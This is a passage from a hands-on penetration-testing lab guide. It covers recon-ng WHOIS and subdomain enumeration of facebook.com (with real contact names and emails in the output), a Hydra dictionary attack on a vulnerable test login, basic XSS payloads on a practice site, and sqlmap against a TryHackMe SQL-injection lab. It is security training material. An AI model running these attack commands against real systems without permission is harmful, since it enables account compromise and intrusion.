WHOIS information can consist of location, registration and expire dates, contact information (email, phone numbers, etc.) and more about domain-name. The purpose of this lab is to use recon-ng to automate the discovery of this information.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a virtual machine for the purpose of this lab.

Lab Walkthrough:

Task 1:

Begin this lab by opening Kali Linux within your virtual machine. Then, as root user, open a terminal and type:

```
recon-ng
```

Task 2:

recon-ng offers the opportunity for users to create different workstations based on their project needs. For this lab, we will be gathering WHOIS information. So, create a new lab by typing the following:

```
workspaces create whois_recon
```

```
[recon-ng][default] > workspaces create whois_recon  
[recon-ng][whois_recon] > █
```

Task 3:

We will begin by gathering WHOIS information about a target domain-name. Since WHOIS information is available to anyone, it is ok to do this for any domain. The domain we will be targeting is, once again, “facebook.com”, but you can do this lab for any other domain you wish.

We will need to install modules from the marketplace to search for WHOIS information. We will begin by searching WHOIS for all related information regarding a target site. To do this, we first need to install the WHOIS search module. To do this, type:

```
marketplace search whois
```

We want to install the fourth option, which is “recon/domains-contacts/whois_pocs”. To do this, type:

```
marketplace install recon/domains-contacts/whois_pocs
```

The screenshot shows the recon-ng terminal interface. At the top, it says "[recon-ng][whois_recon] > marketplace search whois". A red arrow points to the command "marketplace search whois". Below this, it says "[*] Searching module index for 'whois' ...". The next part is a table listing modules:

Path	Version	Status	Updated	D	K
recon/companies-domains/viewdns_reverse_whois	1.0	not installed	2019-08-08		
recon/companies-multi/whois_miner	1.1	not installed	2019-10-15		
recon/domains-companies/whoxy_whois	1.1	not installed	2020-06-24		*
recon/domains-contacts/whois_pocs	1.0	not installed	2019-06-24		
recon/netblocks-companies/whois_orgs	1.0	not installed	2019-06-24		

Below the table, there are two lines of help text: "D = Has dependencies. See info for details." and "K = Requires keys. See info for details.". At the bottom, the terminal shows "[recon-ng][whois_recon] > marketplace install recon/domains-contacts/whois_pocs", followed by "[*] Module installed: recon/domains-contacts/whois_pocs" and "[*] Reloading modules ...". A red arrow points to the command "marketplace install recon/domains-contacts/whois_pocs".

To begin searching, we first need to set the source by typing:

```
options set SOURCE facebook.com
```

To load the module for use, type:

```
modules load recon/domains-contacts/whois_pocs
```

Then, to see information about this module and how it is used, type “info” and hit enter.

```
[recon-ng][whois_recon] > modules load recon/domains-contacts/whois_pocs
[recon-ng][whois_recon][whois_pocs] > options set SOURCE facebook.com
SOURCE => facebook.com
[recon-ng][whois_recon][whois_pocs] > info ↗
[recon-ng][whois_recon][whois_pocs] > ↗
    Name: Whois POC Harvester
    Author: Tim Tomes (@lanmaster53)
    Version: 1.0

    Description:
    Uses the ARIN Whois RWS to harvest POC data from whois queries for the given domain. Updates the
    'contacts' table with the results.

    Options:
    Name   Current Value   Required   Description
    ____   _____       _____
    SOURCE   facebook.com   yes      source of input (see 'info' for details)

    Source Options:
    default      SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
    <string>     string representing a single input
    <path>        path to a file containing a list of inputs
    query <sql>   database query returning one column of inputs

[recon-ng][whois_recon][whois_pocs] > ]
```

We are now ready to search WHOIS for information regarding “facebook.com”. Simply type “run” and hit enter to begin the search.

As you will see, various contact and location information will show up for facebook.com. This information will be automatically saved in our workstation.

```
[*] Last_Name: Operations
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Menlo Park, CA
[*] Title: Whois contact
[*] -----
[*] URL: http://whois.arin.net/rest/poc/BST184-ARIN
[*] Country: United States
[*] Email: bstout@facebook.com
[*] First_Name: Brandon
[*] Last_Name: Stout
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Chicago, IL
[*] Title: Whois contact
[*] -----
[*] URL: http://whois.arin.net/rest/poc/DJW23-ARIN
[*] Country: United States
[*] Email: tiffany.cameron.507@facebook.com
[*] First_Name: Darrell
[*] Last_Name: Wayne
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Flowermound, TX
[*] Title: Whois contact
[*] -----
[*] URL: http://whois.arin.net/rest/poc/MZU-ARIN
[*] Country: United States
[*] Email: zuck@thefacebook.com
[*] First_Name: Mark
[*] Last_Name: Zuckerberg
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Palo Alto, CA
[*] Title: Whois contact
[*] -----  
-----  
SUMMARY  
-----  
[*] 5 total (0 new) contacts found.
```

Task 4:

We will now attempt to discover as many subdomains as possible, with their IPv4 address for facebook.com, using HackerTarget.com API. We will need to import the “hackertarget” module, as we did previously for whois_pocs.

Before we do this, you should first type “back” and press enter to quit out of the whois_pocs module. We will begin by searching the marketplace for “hackertarget” modules using:

```
marketplace search hackertarget
```

Only one option should show, which is “recon/domains-hosts/hackertarget”. You can highlight this option and press ctrl + shift + c to copy the path to the module. You can paste using ctrl + shift + v. To install the module use:

```
marketplace install recon/domains-hosts/hackertarget
```

The screenshot shows the recon-ng terminal interface. At the top, the command `[recon-ng][whois_recon] > marketplace search hackertarget` is entered, with a red arrow pointing to the command. Below it, the output shows a search result for the 'hackertarget' module index, with a red arrow pointing to the search result row. The table displays the module details: Path (recon/domains-hosts/hackertarget), Version (1.1), Status (not installed), and Updated (2020-05-17). At the bottom, the command `[recon-ng][whois_recon] > marketplace install recon/domains-hosts/hackertarget` is entered again, with a red arrow pointing to the command. The output shows the module was installed successfully, with a message: `[*] Module installed: recon/domains-hosts/hackertarget`.

We then want to load the module using:

```
modules load recon/domains-hosts/hackertarget
```

We are now ready to begin searching HackerTarget for subdomain information regarding Facebook. First, set the source by typing:

```
options set SOURCE facebook.com
```

If you want to see some information around what this module is used for and how, simply type “info” and hit enter.

```
[recon-ng][whois_recon] > modules load recon/domains-hosts/hackertarget
[recon-ng][whois_recon][hackertarget] > info
    Name: HackerTarget Lookup
    Author: Michael Henriksen (@michenriksen)
    Version: 1.1

  Description:
    Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

  Options:
    Name      Current Value  Required  Description
    _____
    SOURCE    facebook.com   yes       source of input (see 'info' for details)

  Source Options:
    default      SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
    <string>     string representing a single input
    <path>       path to a file containing a list of inputs
    query <sql>   database query returning one column of inputs
```

Task 5:

Once this is done, type “run” and hit enter. You will notice a list of various subdomains associated with facebook.com appearing.

```
[*] Country: None
[*] Host: edgeray-msgr-shv-01-tpe1.facebook.com
[*] Ip_Address: 31.13.87.128
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: edge-atlas-shv-01-tpe1.facebook.com
[*] Ip_Address: 31.13.87.8
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: oculus-verts-shv-01-tpe1.facebook.com ↗
[*] Ip_Address: 31.13.87.57 ↗
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: edge-mws-shv-01-tpe1.facebook.com
[*] Ip_Address: 31.13.87.59
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]

_____
SUMMARY
_____
[*] 501 total (1 new) hosts found.
[recon-ng][whois_recon][hackertarget] > █
```

This information can be useful for an attacker who may be targeting Facebook. They can use this information to attack the various subdomains and their IP addresses associated with Facebook, as they may not all be equally secure, to find a way through their security.

Lab 4. Conducting a Dictionary Attack to Crack Online Passwords Using Hydra

Lab Objective:

Learn how to conduct a dictionary attack to crack passwords online, using Hydra.

Lab Purpose:

Hydra is an advanced password cracker which can be used to crack passwords for online pages, such as the login page of a website. This is useful as we don't need to capture a hash and attempt to crack it offline; we can simply target the login page itself, with any username and password combination we like.

A dictionary attack is a type of password attack which uses a combination of words from a wordlist and attempts all of them in association with a username to login as a user. It typically takes a long time to perform, and the results are dependent on the accuracy and quality of your wordlist. A dictionary attack is a form of brute forcing.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a virtual machine for this lab.

Note: This site has been developed for the purpose of specific types of hacking. Never use hydra on any site, system, or network without prior permission from the owner.

Lab Walkthrough:

Task 1:

The first step is to power up Kali Linux in a virtual machine. Then, open the Hydra help menu with the following command as “root” user:

```
sudo hydra
```

For this lab, I will be focusing on the command line interface version of Hydra, but you can also access the GUI version of hydra using the following command as “root” user:

```
sudo xhydra
```

Type “hydra -h” to get the help menu and see what kind of attacks we can run using Hydra.

Note the examples at the bottom of the help menu, which will provide you with a better idea of the syntax Hydra supports.

```
Use HYDRA_PROXY_HTTP or HYDRA_PROXY environment variables for a proxy setup.  
E.g. % export HYDRA_PROXY=socks5://l:p@127.0.0.1:9150 (or: socks4:// connect://)  
      % export HYDRA_PROXY=connect_and_socks_proxylist.txt (up to 64 entries)  
      % export HYDRA_PROXY_HTTP=http://login:pass@proxy:8080  
      % export HYDRA_PROXY_PROXYLIST=proxylist.txt (up to 64 entries)  
  
Examples:  
hydra -l user -P passlist.txt ftp://192.168.0.1  
hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN  
hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5  
hydra -l admin -p password ftp://[192.168.0.0/24]/  
hydra -L logins.txt -P pws.txt -M targets.txt ssh
```

Task 2:

The site we will be targeting is the following:

<http://testasp.vulnweb.com/Login.asp?RetURL=/Default.asp>

Note that this site has been developed for the purpose of hacking, and you should not use Hydra on any other site without permission from the owner.

A screenshot of a web browser showing a login form. The form is enclosed in a light green border. It contains two text input fields: one for 'Username:' and one for 'Password:', both with placeholder text. Below the inputs is a single 'Login' button.

To use Hydra against an online target such as this one, we need to capture the post-form parameters. Hydra will use these parameters to send its various requests to the correct target. To capture this information, open target site with web browser in Kali. Then, press **ctrl + shift + I** to open the browser developer tools panel.

Navigate to the tab called “Network”. When you are there, reload the page by pressing **ctrl + F5**. You should see several GET requests. This is our machine requesting data from the server so that we can see the login form.

Status	Method	Domain	File
200	GET	testasp.vulnweb.com	Login.asp?RetURL=/Default.asp?
304	GET	testasp.vulnweb.com	styles.css
304	GET	testasp.vulnweb.com	logo.gif
404	GET	testasp.vulnweb.com	favicon.ico

Now enter a random username and password into the login page and click login. You should see a new POST request pop up in the Network tab. This is our machine sending the data to the server. This request contains the parameters we need.

The screenshot shows the NetworkMiner interface with the following data:

Status	Method	Domain	File
200	POST	testasp.vulnweb.com	Login.asp?RetURL=/Default.asp?
200	GET	testasp.vulnweb.com	styles.css
404	GET	testasp.vulnweb.com	favicon.ico

Task 3:

Right click on the POST request and select “Edit and Resend”. A page will open to the right of the Network header, with information regarding the POST request. Scroll down to the Request Body section and copy the tfUName and tfUPass Parameters. Hydra will need this information.

The screenshot shows the NetworkMiner interface with the following details for the selected POST request:

- Query String:** RetURL=/Default.asp?
- Request Headers:**

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://testasp.vulnweb.com
Connection: keep-alive
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault%2Easp%3F
Cookie: ASPSESSIONIDSABABTSC=HDKLEOBDOAAGAKJAEDMEFIIF
Upgrade-Insecure-Requests: 1
```
- Request Body:** tfUName=hello&tfUPass=hello

Task 4:

For this attack, we will be attempting to login as admin. We will need to choose a wordlist to guess passwords to login as this account. Open the terminal and type: “locate wordlists” to see all the different wordlists Kali has installed. We will use the rockyou.txt wordlist for this attack. Type “locate rockyou.txt” to see the path to this wordlist.

```
(root㉿kali)-[~]
# locate wordlists
/usr/bin/wordlists
/usr/lib/python3/dist-packages/theHarvester/wordlists
/usr/share/wordlists
/usr/share/amass/wordlists
/usr/share/amass/wordlists/all.txt
/usr/share/amass/wordlists/bitquark_subdomains_top100K.txt
```

If the rockyou.txt wordlist file has a .gz extension on it, we will first need to extract the file. To do this, change directory to the wordlist directory using the following command:

```
cd /usr/share/wordlists
```

Then use the following command to extract the file:

```
gunzip rockyou.txt.gz
```

Type ls into the terminal after this and you will see that the rockyou.txt file is now available.

```
(root㉿kali)-[/usr/share/wordlists]
# gunzip rockyou.txt.gz

(root㉿kali)-[/usr/share/wordlists]
# ls
dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt wfuzz
```

Great! We now have all the information we need and are ready to open Hydra and begin the attack.

Task 5:

Let's begin the attack by submitting the following command to hydra:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form  
"/Login.asp?RetURL=/Default.asp?:tfUName=^USER^&tfUPass=^PASS^:S=logout" -vV -f
```

Once you press enter, the attack will begin and Hydra will start guessing a lot of passwords for the username admin in an attempt to login.

```
target testasp.vulnweb.com - login "admin" - pass "bheibi" - 73902 of 14344399 [c  
target testasp.vulnweb.com - login "admin" - pass "bhebs" - 73903 of 14344399 [ch  
target testasp.vulnweb.com - login "admin" - pass "bhe03" - 73904 of 14344399 [ch  
target testasp.vulnweb.com - login "admin" - pass "bhaby07" - 73905 of 14344399 [ch  
target testasp.vulnweb.com - login "admin" - pass "bhaby03" - 73906 of 14344399 [ch  
target testasp.vulnweb.com - login "admin" - pass "betzy" - 73907 of 14344399 [ch  
target testasp.vulnweb.com - login "admin" - pass "beto13" - 73908 of 14344399 [ch  
target testasp.vulnweb.com - login "admin" - pass "bestofme" - 73909 of 14344399  
target testasp.vulnweb.com - login "admin" - pass "bestmate" - 73910 of 14344399  
target testasp.vulnweb.com - login "admin" - pass "bestlove" - 73911 of 14344399  
target testasp.vulnweb.com - login "admin" - pass "bernalyn" - 73912 of 14344399
```

Ok, this may be a lot to take in; let's break it down with ctrl + C.

- -l is the username we will be logging in as
- -P is the wordlist we will be using to guess the password for this user
- http-post-form is the type of request hydra will be sending to the server in order for us to login
- "/Login.asp?
RetURL=/Default.asp?:tfUName=^USER^&tfUPass=^PASS^:S=
– This is the actual request hydra is sending to the server, it will replace USER and PASS with the -l and -P values we specified earlier
- -vV will show us each of the username and password login attempts
- -f will finish that attack when the correct username and password combination is entered

Task 6:

Note that hydra will probably not be able to guess the password, so you can

end the attack at any point by pressing `ctrl + c`. This is an example of Hydra attempting a dictionary attack for a POST request. Hydra can also be used to attack usernames and passwords of different services—such as SSH, FTP, telnet, proxy, etc.—making it an extremely powerful and useful tool to have in your arsenal.

Lab 5. Conducting a Cross Site Scripting (XXS) Attack

Lab Objective:

Learn how to test a website for an XXS vulnerability.

Lab Purpose:

XXS is a common vulnerability in web applications and is frequently listed as a top vulnerability in the OWASP top ten. XXS occurs when web applications execute JavaScript, which is input into the form sections of a web application. The applications perform no security checks on the entered data. It simply passes it straight to the server, causing inputted JavaScript to execute.

Lab Tool:

Web browser

Lab Topology:

You can use any web browser of your choosing for this lab.

Lab Walkthrough:

Task 1:

We will begin this lab by opening a web browser of your choice. There are numerous sites on the web that have been setup for the purpose of practising attacks like XXS. We will be using this site: <https://xss-game.appspot.com>

The site has several levels of XXS which vary in difficulty. It also offers you several hints on how to proceed if stuck on a level. This is a great way to advance your knowledge of this type of web application attack.

Task 2:

Let's begin by navigating to the following URL:

<https://xss-game.appspot.com/level1>

This is the first level. We are presented with a simple search box for a web page.

FourOrFour

To be able to execute JavaScript in a web application like this one, a basic understanding of the syntax for JavaScript and HTML is required.

For example, <h1>"Header here"</h1> will create a header. Enter this value into the search box and see what result you get.

FourOrFour

Sorry, no results were found for

hello

. [Try again.](#)

Great! We know this application is vulnerable to XXS now, as our input is


directly reflected in the output of the search result. Note, what we just did is not XXS as there is no JavaScript involved. We simply know now that the web application is most likely vulnerable to XXS.

Task 3:

Now, to execute the XXS attack. Try to figure it out yourself using the hints the site provides you. The answer is the following:

```
<script>alert(1)</script>
```

This will cause an alert text box to pop up on our screen with “1” on it.



We have successfully executed an XXS attack.

Task 4:

For level 2, we will only be talking about it in brief. In this level, we are presented with a forum page.


The script we entered for level 1 will not work here. We need to first enter a HTML tag which will adopt the script we entered in level 1, so that every time this page is visited and the tag is loaded, the XXS attack will run. This is a method of achieving a persistent XXS attack on a site.

```

```

This bit of HTML is loading an image, which doesn't exist into the forum.

Every time there is an error, the JavaScript alert will run. Considering that the image doesn't exist and that it will be loaded every time a user visits the forum, the JavaScript alert will always run.



Task 5:

To deepen your understanding of different levels of XXS, you should attempt the next few levels and see how far you get.

Lab 6. Automating SQL Injection Using SQLmap

Lab Objective:

Learn how to automate SQL injection using SQLmap.

Lab Purpose:

SQLmap is an open-source tool used as part of a penetration test to detect and exploit injection flaws. SQLmap is particularly useful as it saves time by automating the process of detecting and exploiting SQL injection.

Lab Tool:

Reliable internet connection and a modern browser to connect
<https://tryhackme.com/room/sqlilab>

Lab Topology:

We will not use Kali Linux for this lab.

tryhackme.com offers virtual Linux node (AttackBox) to access their target systems. Also, OpenVPN connection is available. For simplicity in this lab, we will use AttackBox. AttackBox also contains SQLmap and any other necessary tools that we will need during this lab.

Lab Walkthrough:

Task 1:

In order to use AttackBox, tryhackme.com requires membership login. Membership is free and very simple to set up. All that is required is an email address and a password.

A screenshot of a web browser showing the TryHackMe platform. The URL in the address bar is <https://tryhackme.com/room/sqlilab>. The main content area displays the "SQL Injection Lab" challenge, which is described as understanding how SQL injection attacks work and how to exploit this vulnerability. The lab has a rating of 10/10 and 210 likes. A sidebar on the left shows navigation links for Learning (Hacktivities, Learning Paths, King of the Hill, Networks) and Education. At the bottom of the main content area, there is a call-to-action button: "To access material, start machines and answer questions [login](#)". A red arrow points to this "login" link.

A screenshot of the TryHackMe login page. The page features a large green "Login" button with a right-pointing arrow icon. Below it, the text "Welcome back!" is displayed. The form fields are labeled "Username or Email" and "Password", both containing placeholder text. A reCAPTCHA verification box is present, showing a green checkmark next to the text "I'm not a robot". The reCAPTCHA logo and links for "Privacy · Terms" are also visible. A green "Login" button is located at the bottom of the form.

Task 1 ✓ Introduction

This room is meant as an introduction to SQL injection and demonstrates various SQL injection attacks. It is not meant as a way to learn the SQL language itself. Some previous knowledge of the SQL language is highly recommended.


The web application can be found at: http://MACHINE_IP:5000

NB: Please allow a minimum of five minutes for it to deploy.

It is possible to display the SQL queries performed by the application on the challenges by enabling "Show Query" in the top-right menu on http://MACHINE_IP:5000. It is also possible to display tutorial for the challenges by enabling "Guidance".

▶ Start Machine

We select Task “1” in the list that appears after login. In this task, the most basic SQL injection attack is presented. Press the blue colored “AttackBox” button, and then press the “Start Machine” button (which is green in this picture). It is recommended that you wait for 5 minutes for the lab to be ready.



Task 2:

Once you are on the AttackBox, open the web page with IP address and port number, which is provided on the left panel. In this case, <https://10.10.87.8:5000> is ours.

You will be presented with a webpage containing several labs with different SQL injection vulnerabilities. We will be focusing on the first one for this lab, so click on “go to challenge”.

The screenshot shows the 'SQL Injection Sandbox' challenge page. At the top, it says 'Track: Introduction to SQL Injection'. Below that, there is a challenge card for 'SQL Injection 1: Input Box Non-String' with the identifier 'sesql1'. On the right side of the card, there is a 'Go to Challenge | Easy' link.

You will be navigated to a sample login page which is vulnerable to SQL injection. We can test its vulnerability to SQL injection by inputting the

following into the Profile ID text box:

“1 or 1=1-- -“

Type the above string exactly, but without inverted commas.

Enter any random value into the password field and submit.

SQL Injection 1: Input Box Non-String

The screenshot shows a login interface with the following elements:

- A title bar at the top with the text "SQL Injection 1: Input Box Non-String".
- A "Log in" button at the top center.
- A "Profile ID" input field containing the value "1 or 1=1-- -".
- A "Password" input field below it.
- A large blue "Log in" button at the bottom.

We will then be logged into the application, and you should be able to see the flag for this challenge here.

So, we know this login form is vulnerable to SQL injection, but we want to know how to automatically test this using SQLmap. To do this, copy the link for the login page. Then, open a terminal in AttackBox and type the following:

```
sqlmap -u 'http://10.10.101.165:5000/sesqli1/login?profileID=q&password=a' -p 'profileID' -level=3 -risk=3
```

- `-u` tells sqlmap the target URL
- `-p` tells the tool which parameter in the URL we want to test for

SQL injection

- --level=3 will tell the tool to use more detailed and comprehensive SQL injection techniques
- --risk=3 will tell the tool not to be subtle about its SQL injection attempt

Once this command is ran, you will notice SQLmap attempting a huge amount of SQL injection techniques against the target.

```
[11:48:59] [INFO] testing connection to the target URL
[11:48:59] [INFO] testing if the target URL content is stable
[11:48:59] [INFO] target URL content is stable
[11:49:00] [WARNING] heuristic (basic) test shows that GET parameter 'profileID' might not be injectable
[11:49:00] [INFO] testing for SQL injection on GET parameter 'profileID'
[11:49:00] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:49:00] [WARNING] reflective value(s) found and filtering out
[11:49:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
got a 302 redirect to 'http://10.10.101.165:5000/sesqlite/home'. Do you want to follow? [Y/n] n
[11:52:16] [INFO] GET parameter 'profileID' appears to be 'OR boolean-based blind - WHERE or HAVING clause' injectable (with --code=302)
[11:52:18] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'SQLite'
it looks like the back-end DBMS is 'SQLite'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'SQLite' extending provided level (3) value? [Y/n] y
```

```
[11:52:27] [INFO] testing generic UNION query (NULL) - 1 to 10 columns
[11:52:29] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique
[11:52:31] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
[11:52:33] [INFO] target URL appears to be UNION injectable with 8 columns
[11:52:35] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-end DBMS (e.g. '--dbms=mysql')
[11:52:35] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] y
[11:52:57] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[11:52:57] [INFO] testing 'Generic UNION query (88) - 41 to 60 columns'
[11:52:58] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems due
[11:52:58] [INFO] checking if the injection point on GET parameter 'profileID' is a false positive
GET parameter 'profileID' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 424 HTTP(s) requests:
```

When the tool is finished, we can see that SQLmap discovered that the parameter 'profileID' is vulnerable. We are also presented with information about the backend database version, allowing us to craft more specific and detailed SQL injection techniques for further exploitation.

```
GET parameter 'profileID' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 424 HTTP(s) requests:
---
Parameter: profileID (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: profileID=-4529 OR 5833=5833-- bTY0&password=a
---
[11:53:17] [INFO] testing SQLite
[11:53:17] [INFO] confirming SQLite
[11:53:17] [INFO] actively fingerprinting SQLite
[11:53:17] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[11:53:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.101.165'
[*] ending @ 11:53:17 /2021-02-16/
```

Lab 7. How to Use Burp Suite to Intercept Client-side Requests

Lab Objective:

Learn how to use Burp Suite to intercept client-side requests.

Lab Purpose:

Burp Suite is an especially useful tool when testing web applications. Burp Suite has many uses, but for this lab, we will be focusing on the local proxy feature, which allows us to intercept the requests being sent from our machine to a server. This provides us with the ability to alter the requests being sent to the server.

Lab Tool:

Kali Linux.

